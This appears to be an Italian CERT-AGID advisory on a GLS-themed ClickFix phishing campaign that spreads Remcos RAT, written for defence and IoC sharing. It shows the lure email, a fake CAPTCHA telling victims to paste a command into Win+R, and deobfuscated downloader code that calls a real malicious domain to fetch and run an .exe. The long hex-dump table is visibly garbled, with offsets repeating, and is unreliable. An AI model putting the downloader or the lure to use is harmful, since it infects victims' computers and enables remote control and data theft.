


Analisi di Remcos RAT diffuso in Italia con campagna ClickFix a tema GLS

 cert-agid.gov.it/news/analisi-di-remcos-rat-diffuso-in-italia-con-campagna-clickfix-a-tema-gls

08/11/2025

ClickFix GLS remcos



Indirizzo non valido, compila il modulo 8900395 - Mozilla Thunderbird

File Edit View Go Message Tools Help

Get Messages Write Tag

From Team GlS <support@srman.net> ②

To [REDACTED] ② 11/6/25, 16:15

Reply to suppor@glitaly.gls ②

Subject Indirizzo non valido, compila il modulo 8900395

Gentile Cliente,

Ciao, Abbiamo provato a chiamarti, ma il telefono è occupato. Da 2 giorni il nostro autista cerca di trovarti sul posto per consegnarti il pacco arrivato a tuo nome. Purtroppo senza successo.

Oggi è l'ultimo giorno utile per scegliere una nuova data di consegna.

Ho allegato il modulo da compilare con una nuova data di consegna. Ti preghiamo di compilarlo oggi stesso, altrimenti ti rispediremo il pacco.

Cordiali saluti,

Servizio Clienti

GLS-TEAM

> 1 attachment: ModuloGLS.xhtml 25,1 KB ← Save

Email utilizzata per la campagna malspam

È in corso una campagna malspam, diffusa su larga scala, che utilizza il **brand GLS** come esca per indurre gli utenti a compilare un presunto modulo di riconsegna.

Le email presentano come oggetto “*Indirizzo non valido, compila il modulo 8900395*” e contengono un testo che simula una comunicazione del servizio clienti GLS, segnalando un problema nella consegna di un pacco e invitando a compilare un allegato.

L'allegato, un file **XHTML**, contiene codice JavaScript offuscato mediante operazioni **XOR** che, una volta decodificato, reindirizza l'utente verso il dominio malevolo ospitato sulla piattaforma *Netlify*.

The screenshot shows a GLS tracking page. At the top, there are five status icons: Preavviso, Sulla strada, Deposito, In consegna, and Non consegnato. Below these, a message states: "Non è stato possibile consegnare il pacco. Informazioni di riepilogo del pacchetto:". Underneath, a section titled "Informazioni sulla spedizione:" contains a yellow button labeled "Programma una nuova consegna". To its right, a table shows the following information:

Numero di riferimento:	
Numero del pacchetto:	77123529187
Unicode:	2773825
Numero di riferimento del cliente:	Pacchetto espresso

Below this is a section titled "Dettagli di riepilogo del pacchetto (Fare clic qui per i dettagli)". It contains a note: "Si prega di pianificare una nuova consegna entro le prossime 24 ore per evitare che il pacco venga restituito al mittente originale." and two timestamped entries: "03/11/2025 12:25" and "GLS Express Italia" followed by "03/11/2025 11:03".

The screenshot shows a CAPTCHA verification dialog box overlaid on a GLS tracking page. The dialog has a blue header bar with the text "Complete these Verification Steps". The main text reads: "To better prove you are not a robot, please:" followed by three steps: 1. Press & hold the Windows Key **Win + R**, 2. In the verification window, press **Ctrl + V**, 3. Press **Enter** on your keyboard to finish. Below this, it says "You will observe the following text:" and shows a text input field containing the ID: CBBFDWHSMS22NGQPMCPWULUWVSJ64ABYAIHRN97W09PIFV09. At the bottom, it says "Perform the steps above to finish verification." and has a "Verify" button.

Il sito replica l'aspetto del portale GLS e sfrutta la tecnica [ClickFix](#): tramite istruzioni di ingegneria sociale induce la vittima a copiare e incollare comandi nel terminale che scaricano o eseguono codice dannoso compromettendo il sistema.

Già osservata in campagne recenti, la tecnica usa un falso **CAPTCHA** per convincere l'utente a compiere azioni apparentemente legittime (incollare comandi o eseguire scorciatoie) che in realtà attivano codice dannoso. L'esecuzione manuale rende la campagna più difficile da intercettare e neutralizzare.

Seguendo le istruzioni del falso **CAPTCHA** viene eseguito un comando **mshta** che richiama un file **.hta** remoto passando un parametro che probabilmente funge da identificativo. Dall'analisi delle email, l'URL al file HTA rimane costante mentre il parametro varia puntualmente.

Il file HTA risulta totalmente offuscato. Il codice viene decodificato all'apertura tramite una funzione **XOR** con chiave inclusa nello script.

```

// Universal Downloader - Pure JavaScript
// Works on Windows XP, 7, 8, 10, 11, Server 2003-2022

// Configuration
var config = {
  url: 'https://bo' + 'ldcleaning' + 'solutionsa' + 'tl.com/ver' + 'ify/img',
  filename: Math.random().toString(36).substring(2, 10) + Math.random().toString(36).substring(2, 6) + '.exe',
  silent: true,
  timeout: 0
};

```

The screenshot shows the CyberChef interface with the following configuration:

- Input:** A large block of Base64 encoded data.
- XOR:**
 - Key:** fgTypHHvmuBddZ
 - Scheme:** Standard
 - Null preserving:** Unchecked
- Output:** The decoded JavaScript code shown above.
- Buttons:** STEP, BAKE!, Auto Bake.

Codice deoffuscato con Cyberchef

Il payload ha lo scopo di scaricare da un dominio secondario un file binario e avviarlo sul sistema.

All'analisi preliminare del file binario si rileva la presenza di una risorsa denominata **SETTINGS**, elemento tipico riscontrato nei sample di **Remcos RAT**. Questo suggerisce che il binario possa essere una build di Remcos e quindi finalizzato a controllo remoto, raccolta dati e caricamento/avvio di payload secondari.

Date	Time	Attr	Size	Compressed	Name
2025-10-11	13:20:23	429056	429056	.text
2025-10-11	13:20:23	135168	135168	.rdata
2025-10-11	13:20:23	4096	4096	.data
2025-10-11	13:20:23	24064	24064	.pdata
		1150	1128	.rsrc/1033/ICON/1.ico
		2462	2440	.rsrc/1033/ICON/2.ico
		4286	4264	.rsrc/1033/ICON/3.ico
		9662	9640	.rsrc/1033/ICON/4.ico
		1303	1303	rsrc/0/RCDATA/SETTINGS
		62	62	.rsrc/1033/GROUP_ICON/123
2025-10-11	13:20:23	3584	3584	.reloc
2025-10-11	13:20:23	222	222	.rsrc_1

Dall'analisi della risorsa **SETTINGS** emerge chiaramente la tipica configurazione di **Remcos**, una tra le minacce più diffuse nel panorama italiano insieme a *Formbook*.

The screenshot shows a hex editor displaying the contents of the 'SETTINGS' file. The file starts with the byte sequence A3 E6 1B B8 6C 01 88 E4 BB 54 90 9C 82 F7 08 82. A red arrow points from the file name in the table above to the file in the hex editor. A red box highlights the first byte 'A3' at offset 0x1. A green box highlights the key size '40'. A green box highlights the RC4 key 'CC'. A pink box highlights the encrypted data starting at offset 0xA3. A pink arrow points to the 'Data Encrypt' label.

Offset	Hex	Dec	ASCII
0x1	A3	163	
0x2	E6	230	
0x3	1B	27	
0x4	B8	184	
0x5	6C	108	
0x6	01	1	
0x7	88	136	
0x8	E4	228	
0x9	BB	187	
0xA	54	84	
0xB	90	144	
0xC	9C	156	
0xD	82	130	
0xE	F7	247	
0xF	08	8	
0x10	82	130	
0x11	00	0	
0x12	40	64	
0x13	00	0	
0x14	00	0	
0x15	00	0	
0x16	00	0	
0x17	00	0	
0x18	00	0	
0x19	00	0	
0x1A	00	0	
0x1B	00	0	
0x1C	00	0	
0x1D	00	0	
0x1E	00	0	
0x1F	00	0	
0x20	00	0	
0x21	00	0	
0x22	00	0	
0x23	00	0	
0x24	00	0	
0x25	00	0	
0x26	00	0	
0x27	00	0	
0x28	00	0	
0x29	00	0	
0x2A	00	0	
0x2B	00	0	
0x2C	00	0	
0x2D	00	0	
0x2E	00	0	
0x2F	00	0	
0x30	00	0	
0x31	00	0	
0x32	00	0	
0x33	00	0	
0x34	00	0	
0x35	00	0	
0x36	00	0	
0x37	00	0	
0x38	00	0	
0x39	00	0	
0x3A	00	0	
0x3B	00	0	
0x3C	00	0	
0x3D	00	0	
0x3E	00	0	
0x3F	00	0	
0x40	00	0	
0x41	00	0	
0x42	00	0	
0x43	00	0	
0x44	00	0	
0x45	00	0	
0x46	00	0	
0x47	00	0	
0x48	00	0	
0x49	00	0	
0x4A	00	0	
0x4B	00	0	
0x4C	00	0	
0x4D	00	0	
0x4E	00	0	
0x4F	00	0	
0x50	00	0	
0x51	00	0	
0x52	00	0	
0x53	00	0	
0x54	00	0	
0x55	00	0	
0x56	00	0	
0x57	00	0	
0x58	00	0	
0x59	00	0	
0x5A	00	0	
0x5B	00	0	
0x5C	00	0	
0x5D	00	0	
0x5E	00	0	
0x5F	00	0	
0x60	00	0	
0x61	00	0	
0x62	00	0	
0x63	00	0	
0x64	00	0	
0x65	00	0	
0x66	00	0	
0x67	00	0	
0x68	00	0	
0x69	00	0	
0x6A	00	0	
0x6B	00	0	
0x6C	00	0	
0x6D	00	0	
0x6E	00	0	
0x6F	00	0	
0x70	00	0	
0x71	00	0	
0x72	00	0	
0x73	00	0	
0x74	00	0	
0x75	00	0	
0x76	00	0	
0x77	00	0	
0x78	00	0	
0x79	00	0	
0x7A	00	0	
0x7B	00	0	
0x7C	00	0	
0x7D	00	0	
0x7E	00	0	
0x7F	00	0	
0x80	00	0	
0x81	00	0	
0x82	00	0	
0x83	00	0	
0x84	00	0	
0x85	00	0	
0x86	00	0	
0x87	00	0	
0x88	00	0	
0x89	00	0	
0x8A	00	0	
0x8B	00	0	
0x8C	00	0	
0x8D	00	0	
0x8E	00	0	
0x8F	00	0	
0x90	00	0	
0x91	00	0	
0x92	00	0	
0x93	00	0	
0x94	00	0	
0x95	00	0	
0x96	00	0	
0x97	00	0	
0x98	00	0	
0x99	00	0	
0x9A	00	0	
0x9B	00	0	
0x9C	00	0	
0x9D	00	0	
0x9E	00	0	
0x9F	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00	0	
0xA0	00	0	
0xA1	00	0	
0xA2	00	0	
0xA3	00	0	
0xA4	00	0	
0xA5	00	0	
0xA6	00	0	
0xA7	00	0	
0xA8	00	0	
0xA9	00		

Una volta estratti tutti i valori utili, l'analisi tramite **CyberChef** consente di decodificare la risorsa **SETTINGS** e identificare i dettagli di configurazione rilevanti (C2, agent ID, intervalli, etc.), utili per il blocco tramite IoC e la correlazione degli incidenti.

Passphrase e61bb86c0188e... HEX ▾ Input format Hex Output format Latin1

Remove null bytes

591583d...00d(érÜLIT\kE\yU-...)

Raw Bytes ↻ 1 ↻ 354 ↻ 1 ↻ LF

STEP BAKE! Auto Bake

Conclusioni

Le campagne basate sulla tecnica **ClickFix** sono ormai una tendenza consolidata: da circa un anno questo metodo viene sfruttato sempre più spesso per distribuire malware attraverso inganni che spingono l'utente a eseguire manualmente comandi dannosi.

In Italia la prima evidenza documentata risale al [gennaio](#) di quest'anno, quando la tecnica è stata utilizzata per diffondere [Lumma Stealer](#), uno dei principali infostealer in circolazione. Da allora, pur essendo stati osservati diversi tentativi, nel nostro Paese non si sono registrate campagne massive mirate, a differenza di quanto accade in altri contesti internazionali dove il fenomeno è molto più diffuso.

I malware writer prediligono questa tecnica perché consente di aggirare i sistemi di sicurezza automatici. Il codice malevolo non viene scaricato o eseguito direttamente, ma solo dopo l'intervento dell'utente. L'esecuzione manuale rende il rilevamento più difficile per antivirus, sandbox e sistemi EDR, offrendo un alto tasso di successo a fronte di uno sforzo tecnico relativamente basso.

ClickFix rappresenta quindi un'evoluzione dell'ingegneria sociale applicata al malware delivery. Non punta a sfruttare vulnerabilità del software, ma quella più semplice e sempre attuale: l'interazione umana.

Indicatori di compromissione

Il CERT-AGID ha già condiviso i relativi IoC con le organizzazioni [accreditate al flusso](#) per favorirne la loro diffusione. Al fine di rendere pubblici i dettagli di questa campagna si riportano di seguito gli indicatori rilevati.

Link: [Download IoC](#)